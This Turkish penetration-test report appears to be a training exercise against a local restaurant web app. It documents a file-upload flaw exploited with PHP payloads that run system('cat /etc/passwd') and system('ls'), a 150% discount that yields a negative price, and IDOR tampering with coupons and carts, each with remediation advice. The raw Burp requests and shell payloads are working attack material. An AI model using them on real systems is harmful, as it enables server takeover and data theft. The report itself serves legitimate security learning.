

Web Application Penetration Test

İçindekiler

Uyarı 2

Test Ekibi 3

Bulgular4

Uyarı

Bu rapor tamamen test ve öğrenim amacıyla yazılmış bir rapordur. İçerisinde hatalar, yanlışlar bulunabilir.

Bu rapor Yılmaz Üstüntaş'a ait olan Restaurant_App uygulamasına karşı yapılmış temel sızma testinin sonuç raporudur. Burada yapılanların herhangi bir yasal yükümlülüğü bulunmamaktadır.

Bu sızma testi süresinde test ortamına herhangi bir zarar verilmemiştir. Hizmet reddi saldırıları yapılmamış, işleyiş bozulmamıştır.

Rapor İçinde yer alan çözüm önerilerine konu hakkında fikir verme amaçlı yer verilmiştir. Çözüm önerilerinin uygulanması sebebi ile çıkabilecek problemlerden raporu hazırlayan firma sorumlu tutulamaz. Önerilerde sunulan değişikliklerden gerçekleştirilmeden önce konu hakkında uzman kişilerden destek alınması tavsiye edilir.

Test Ekibi
Barış SAVAK

Zafiyet : File upload vulnerabilities

```

1 POST /customer_profile.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0)
  Gecko/20100101 Firefox/130.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
  p,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
  boundary=-----369874491030324589554155023058
8 Content-Length: 14501
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/customer_profile.php
12 Cookie: phpMyAdmin=1f22a488c1b30012f3f8a0237b4b28c1; pma_lang=en;
  PHPSESSID=b4f5aa7d7156a5cc0c1182c02bc6156b
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 -----369874491030324589554155023058
21 Content-Disposition: form-data; name="update_profile_picture"
22
23 1
24 -----369874491030324589554155023058
25 Content-Disposition: form-data; name="profile_picture"; filename="test.php
  "
26 Content-Type: application/octet-stream
27
28
29 <?php
30 $value = system("cat /etc/passwd");
31 echo $value;
32 ?>
33 -----369874491030324589554155023058--
34

```

Öncelikle sisteme kayıt olup ardından giriş yaptıktan sonra <http://127.0.0.1/login.php>
 Burada dikkatimizi
http://127.0.0.1/customer_profile.php adresi çekiyor. Profil resmi seçin butonuna tıklıyoruz
 ve test.jpg dosyası sistemi yüklenir ve istek BurpSuite proxy aracı ile yakalanır ve isteğe sağ
 Tıklayıp repeater a gönderiyoruz

Burada content-Type , dosya uzantısı ve içeriği değiştiriyoruz içerik kısmına keyfi bir payload ekliyoruz

```
<?php
$value = system("cat /etc/passwd");
echo $value; ?>
```

Daha sonra response da bize dosyanın yolu yansıyor ve oraya bir istekte bulunuyoruz

4

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
<pre>1 GET /uploads/profile_pictures/67086afe6fae4_test.php HTTP/1.1 2 Host: localhost 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0 4 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Referer: http://localhost/customer_profile.php 9 Cookie: phpMyAdmin=1f22a468c1b30015f3f8a0237b4b26c1; pma_lang=en; PHPSESSID= b4f5aa7d7156a5cc0c1182c02bc6f156b 10 Sec-Fetch-Dest: image 11 Sec-Fetch-Mode: no-cors 12 Sec-Fetch-Site: same-origin 13 Priority: u=4, i 14 15</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Fri, 11 Oct 2024 00:02:11 GMT 3 Server: Apache/2.4.56 (Debian) 4 X-Powered-By: PHP/8.0.30 5 Vary: Accept-Encoding 6 Keep-Alive: timeout=5, max=100 7 Connection: Keep-Alive 8 Content-Type: text/html; charset=UTF-8 9 Content-Length: 970 10 11 root:x:0:0:root:/root:/bin/bash 12 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 13 bin:x:2:2:bin:/bin:/usr/sbin/nologin 14 sys:x:3:3:sys:/dev:/usr/sbin/nologin 15 sync:x:4:65534:sync:/bin:/bin/sync 16 games:x:5:60:games:/usr/games:/usr/sbin/nologin 17 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 18 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 19 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 20 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 21 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 22 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 23 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 24 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 25 list:x:38:38:List Manager:/var/list:/usr/sbin/nologin 26 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin 27 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin 28 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 29 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin 30 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin</pre>	

Dosya Yükleme Açığının Doğurabileceği Sorunlar

1. **Uzaktan Kod Çalıştırma (RCE - Remote Code Execution):** Yüklenen dosya bir komut dosyası (ör. PHP, ASP, Python) ise, saldırgan bu dosyayı sunucu üzerinde çalıştırabilir. Bu, saldırganın sunucu üzerinde istediği komutları çalıştırmaya imkan tanıyabilir.

Örnek:

- a. Bir saldırgan, PHP komutları içeren bir dosya yüklerse, bu dosyayı çalıştırarak sunucuya zarar verebilir veya kontrolü ele geçirebilir.
2. **Web Shell Yükleme:** Saldırganlar, dosya yükleme açığını kullanarak web shell (örneğin bir PHP shell) yükleyebilir. Bu shell, saldırganın sunucu üzerinde tam erişim elde etmesini sağlar.

Örnek:

- a. Bir web shell aracılığıyla saldırgan dosya sistemi üzerinde gezinebilir, hassas bilgilere erişebilir ve diğer saldırılar gerçekleştirebilir.

3 . Bilgi Sızdırma (Information Disclosure): Saldırganlar, yükledikleri dosyalar aracılığıyla sunucunun yapısı hakkında bilgi toplayabilirler (örneğin dosya yolları, yapılandırma dosyaları). Bu bilgiler, ileri düzey saldırılar için kullanılabilir.

Örnek:

- b. Yüklenen bir dosya, sunucudaki hassas yapılandırma dosyalarına (örneğin, /etc/passwd gibi) erişim sağlayabilir.

Alınması Gereken Önlemler

1. **Yüklenen Dosya Türlerini Sınırla:** Yalnızca belirli dosya türlerine (örneğin .jpg, .png, .pdf gibi) izin verilmeli. Bu, tehlikeli dosya türlerinin (örneğin .php, .exe) yüklenmesini engeller.

Nasıl Yapılır:

- a. Dosya uzantısını ve MIME tipini denetle.
 - b. Sunucuda dosyanın gerçek türünü tespit et ve yalnızca güvenli türdeki dosyaları kabul et.
2. **Dosya Adlarını ve Yollarını Rastgeleleştir:** Yüklenen dosyanın adı veya dosya yolu, rastgele bir isimle değiştirilmelidir. Bu, saldırganların yükledikleri dosyaları doğrudan çalıştırmalarını zorlaştırır.

Nasıl Yapılır:

- a. Yüklenen dosyanın adını rasgele bir hash ile değiştir.

b. Dosya yollarını izole et ve güvenli dizinlerde depola.

3.

Sunucu Tarafında Dosya Doğrulaması: Yüklenen dosyaların yalnızca istemci tarafında değil, sunucu tarafında da doğrulanması gerekir. Bu, yükleme sırasında kullanıcı tarafından yapılan manipulasyonları engeller.

Nasıl Yapılır:

- a. Dosya uzantısı ve MIME tipi sunucu tarafında kontrol edilmelidir.
- b. Dosya içeriğini inceleyen güvenlik yazılımları (antivirüs) kullan.

4.

Boyut ve İçerik Sınırı Koy: Yüklenen dosyaların boyutları sınırlandırılmalı ve dosya içeriği belirli karakter veya yapılarla kontrol edilmelidir.

Nasıl Yapılır:

- a. Dosya yükleme formu aracılığıyla dosya boyutunu sınırlayın.
- b. Dosya içeriğini denetleyerek zararlı komutlar veya karakter dizileri olup olmadığını kontrol edin.

Zafiyet : [Business logic vulnerabilities](#)

YENİ YEMEK EKLE

Restoran: Yemek Adı: Açıklama:

Fiyat: İndirim (%):

Yemek Resmi:

Intercept HTTP history WebSockets history Proxy settings

Request to http://localhost:80 (127.0.0.1)

Forward Drop Intercept is on Action Open browser Add notes

Pretty Raw Hex

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=-----145600502430524773292739215068
Content-Length: 14942
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/company_add_food.php
Cookie: phpMyAdmin-f1f2a480c1b30012f1f6a037b4b28c1; pma_lang=en; PHPSESSID=b4f5aa7d7156a5cc0c1182c02bc6f156b
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
-----145600502430524773292739215068
Content-Disposition: form-data; name="restaurant_id"
3
-----145600502430524773292739215068
Content-Disposition: form-data; name="name"
s
-----145600502430524773292739215068
Content-Disposition: form-data; name="description"
s
-----145600502430524773292739215068
Content-Disposition: form-data; name="price"
100
-----145600502430524773292739215068
Content-Disposition: form-data; name="discount"
150
-----145600502430524773292739215068
Content-Disposition: form-data; name="image"; filename="test.php"
Content-Type: application/octet-stream
<?php
$value = system("ls");
echo $value;
?>
-----145600502430524773292739215068--
```

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Yemek Adı	Restoran	Açıklama	Fiyat	İndirim	Durum	İşlemler
s	s	s	100.00 TL	150.00%	Aktif	<input type="button" value="DÜZENLE"/> <input type="button" value="SİL"/>

YENİ YEMEK EKLE

s v Yemek Adı: s Açıklama:

Fiyat: 100 İndirim (%): 150

mi: Browse... No file selected.

YEMEK EKLİ

Please select a value that is no more than 100.

YEMEK LİSTESİNE DÖN

S

Restoran: s

s

s

Fiyat: 100.00 TL

İndirim: %150.00

İndirimli Fiyat: -50.00 TL

Buradaki zafiyetimiz indirim miktarının fiyattan fazla uygulanmaması gerekirken burp ile yakalanan istek ile bunu manipüle edebiliyoruz

Nasıl Önlenir?

1. İş Akışının Derinlemesine İncelenmesi:

- Tüm iş süreçleri ve akışlar, beklenen girişler ve çıktılar göz önünde bulundurularak incelenmelidir. İş süreçlerinin her adımı potansiyel suistimallere karşı analiz edilmelidir.

Yetkilendirme ve Doğrulama Kontrolleri:

- İş mantığında her kullanıcıya yalnızca yetkili olduğu işlemleri yapma izni verilmelidir. Rol tabanlı erişim kontrolleri (RBAC) doğru şekilde uygulanmalıdır.

2. Kötüye Kullanım Senaryolarını Test Etme:

- Uygulama geliştirme aşamasında kötüye kullanım senaryoları belirlenip test edilmelidir. Saldırganların mantık hatalarını nasıl suistimal edebileceği düşünülerek testler yapılmalıdır.

3. Mantıksal İhlallere Karşı Güçlü Denetimler:

- Finansal işlemler, sipariş süreçleri gibi kritik iş süreçlerinde güçlü denetim mekanizmaları kurulmalı. Örneğin, aynı ürünü iki defa satın almak, indirim kuponlarını hileli şekilde kullanmak gibi açıklar kontrol edilmelidir.

KULLANICI EKLE

Şirket

▼

///

Browse... test.png

KULLANICI EKLE

ADMIN PANELINE DÖN

Buradaki zafiyetimiz bir firmanın başka bir firmanın kuponunu silebilmesidir. Bu zafiyet firmalar arası rekabeti düşürebilir ve itibar kaybı görülmesi sağlanabilir

KUPONLAR

YENİ KUPON EKLE

ID	Kupon Adı	İndirim Oranı	Restoran	İşlemler
4	firma2kupon	100.00 %		SİL

ANA SAYFAYA DÖN

Intercept HTTP history WebSockets history Proxy settings

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open browser Add no

Pretty Raw Hex

1 GET /company_delete_coupon.php?id=4 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0)
4 Gecko/20100101 Firefox/130.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Referer: http://localhost/company_coupons.php
10 Cookie: phpMyAdmin=1f32a408c1b30012f3f0a0c37b4b20c1; pma_lang=en;
11 PHPSESSID=b4f5aa7d7156a5cc0c1182c02bc6156b
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i

Inspect

Request

Request

Request


Request

Request

Burada iki adet firma oluşturdum ve iki firmadanda kupon ekledim ve kupon silme işlemini gerçekleştirirken id parametresini değiştirerek silme işlemini gerçekleştiriyoruz.

Web Application Penetration Test

Zafiyet :IDOR 1.2



The screenshot displays a web application interface for a shopping cart, titled "SEPETİM". The cart contains one item: "pizza" with a price of 100.00 TL. The user has entered a quantity of 1. The total price is 90.00 TL. The interface includes buttons for "GÜNCELLE", "NOT GÜNCELLE", "KALDIR", "KUPONU UYGULA", "SİPARİŞ VER", "ALİŞVERİŞE DEVAM ET", and "ANA SAYFAYA DÖN".

On the right side, a network traffic capture tool (Burp Suite) is shown, displaying an HTTP request to the endpoint `POST /update_cart.php`. The request is intercepted and its details are visible in the "Inspect" tab. The request body is `basket_id=7&quantity=1`.

Yemek	Fiyat	İndirimli Fiyat	Miktar	Toplam	Not	İşlemler
pizza	100.00 TL	90.00 TL	1	90.00 TL		KALDIR

Kupon Kodu: KUPONU UYGULA

Toplam: 90.00 TL

SİPARİŞ VER

ALİŞVERİŞE DEVAM ET

ANA SAYFAYA DÖN

```
1 POST /update_cart.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0)
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 22
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/customer_cart.php
12 Cookie: phpMyAdmin=1f2a489c1b30015f3f8a0c37b4b28c1; pma_lang=en; PHPSESSID=b4f5aa7d7156a5c0c1182c0d3bc615cb
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 basket_id=7&quantity=1
```

Burada da benzer bir şekilde `http://localhost/update_cart.php` adresinde `basket id` parametresini görüyoruz burada bu parametreyi değiştirdiğimizde başka bir kullanıcının sepetine istediğimiz miktarda ürün yolluyoruz

Web Application Penetration Test

Zafiyet :IDOR 1.3

The screenshot shows a web application interface for a shopping cart. The cart is titled "SEPETİM" and contains one item: "pizza" with a price of 100.00 TL. The total amount is 90.00 TL. A red banner at the top says "Kupon kodu boş olamaz." Below the cart, there is a section for applying a coupon code, with a text input field and a "KUPONU UYGULA" button. The bottom of the cart shows the total amount "Toplam: 90.00 TL" and buttons for "SİPARİŞ VER", "ALİŞVERİŞE DEVAM ET", and "ANA SAYFAYA DÖN".

On the right side, a network traffic capture tool (Burp Suite) is open, showing an intercepted HTTP request to `http://localhost:80 [127.0.0.1]`. The request is a POST to `/update_cart.php`. The request headers and body are visible in the "Inspector" pane. The request body is a JSON object with the following fields:

```
{
  "basket_id": 1,
  "note": "dfgsdrg"
}
```

Burada da aynı şekilde `http://localhost/update_cart.php` adresinde basket id parametresini görüyoruz burada bu parametreyi değiştirdiğimizde başka bir kullanıcının sepetine bu sefer istediğimiz note ile ürün yolluyoruz.

IDOR Nasıl Önlenir?

1. Yetkilendirme Kontrolleri:

- Kullanıcıların sadece kendi nesnelere veya yetkili oldukları verilere erişebilmeleri için **doğru yetkilendirme kontrolleri** uygulanmalıdır.
- Her istek sonrası, kullanıcıya ait olmayan veriler üzerinde işlem yapılmasına izin verilmemeli.
- Örneğin, bir kullanıcı profilini görüntülerken, yalnızca oturum açmış kullanıcının profil bilgilerine erişildiğinden emin olunmalıdır.

2. Güçlü Doğrulama Mekanizmaları:

- Kullanıcının yalnızca kendisine ait verilere erişmesi için, gelen taleplerin hem kimlik doğrulama hem de yetkilendirme kontrolleri yapılmalıdır.
- Sistemde bir ID istekle gönderilse bile, bu ID'nin yetkili kullanıcıya ait olup olmadığı kontrol edilmelidir.

3. Gizli ve Rastgele ID Kullanımı:

- Doğrudan tahmin edilebilir ID'ler (örn. user_id=123) yerine, **gizli ve rastgele oluşturulmuş kimlikler** kullanılmalıdır. UUID (Universally Unique Identifier) veya hashlenmiş ID gibi rastgele üretilen değerler tercih edilebilir.
- Tahmin edilemeyen ID'ler, saldırganların rastgele ID deneyerek diğer kullanıcıların verilerine erişmesini zorlaştırır.

4. Her İstek için Yetki Doğrulaması:

- Uygulamanın tüm kritik fonksiyonlarında (veri okuma, yazma, silme gibi) kullanıcı yetkisinin doğrulanması gereklidir. Özellikle bir nesneye erişim sağlanmadan önce, yetkilendirme kontrolü yapılmalı.

Örnek:

- Güvensiz URL:**

GET /user_profile.php?user_id=123

Bu URL'de saldırgan, ID'yi değiştirerek başka bir kullanıcıya ait profil bilgilerine ulaşabilir.

- Güvenli URL:**

GET /user_profile.php

Bu durumda, kullanıcının oturum bilgisi doğrulanır ve kullanıcıya ait veri sunulur. Herhangi bir ID girilmesine gerek yoktur.